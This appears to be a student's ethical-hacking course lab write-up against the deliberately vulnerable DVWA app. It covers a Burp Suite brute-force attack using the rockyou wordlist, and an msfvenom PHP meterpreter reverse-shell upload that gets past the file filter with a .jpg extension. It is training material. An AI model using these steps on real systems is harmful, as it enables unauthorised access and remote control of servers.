

Sadia Jabeen
CEH
Week 9

Task 1:

In DVWA
DVWA Security >> low >> Submit

In FoxyProxy>> ON brupsuite

Open burpsuite >> ON interceptor

In DVWA >>Brute Force>> enter username and password>> login

In burpsuite >>right click >> send to intruder

In intruder >> clear\$

Select (user name) >>add\$

Select (user name) >>add\$

Select cluster bomb attack

Payload position >> 1-admin
Payload type >> simple list
admin>> add

```
Payload position >> 2-1122
Payload type >> run time
Select file >>/usr/share/wordlists/rockyou.txt
```

Payload type >> run time

Select file >>/usr/share/wordlists/rockyou.txt

Start attack

Here is the password !

Task 2:

Open DVWA
security= high

```

kali_install [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/hacker

Session Actions Edit View Help

root@kali: /home/hacker
# msfvenom -p php/meterpreter/reverse_tcp LHOST= .PORT= 2222 -f raw -o shell_high.php
[-] No platform was selected, choosing Msf::Module::Platform::rnr from the payload
[-] No arch selected, selecting arch: php from the payload
Error: One or more options failed to validate: LHOST, LPORT.

root@kali: /home/hacker
# msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT=2222 -f raw -o shell_high.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
Saved as: shell_high.php

root@kali: /home/hacker
# ls
Desktop Documents Downloads Music Pictures Public Templates Videos che.exe fe.exe file.hta fileless.hta fl.exe fls.hta netbot payload.exe shell_high.php

root@kali: /home/hacker
#

```

msfvenom -p php/meterpreter/reverse_tcp LHOST=(IP) LPORT=2222 -f raw -o
shell_high.php >> ls

In DVWA
upload>> browe.. >> upload shell_high.php

Error appears

Open Burpsuite

Turn ON burpsite proxy and Turn ON intercept

Again upload the file [shell_high.php]



In burpsuite:

Add .jpg extension in the end of file name [i.e shell_high.php.jpg >> click “Forward” button
Then OFF the intercept

The file successfully uploaded!

In kali

msfconsole -q >>use exploit/multi/handler >> set payload windows/meterpreter/reverse_tcp
>>set LHOST (IP) >>set LPORT 2222 >>exploit

Copy [http:// \(IP\) /dvwa/](http://(IP)/dvwa/)

Paste in new tab

Copy this hackable/uploads/shell_high.php

paste after the url in new tab and search

Shell opened!
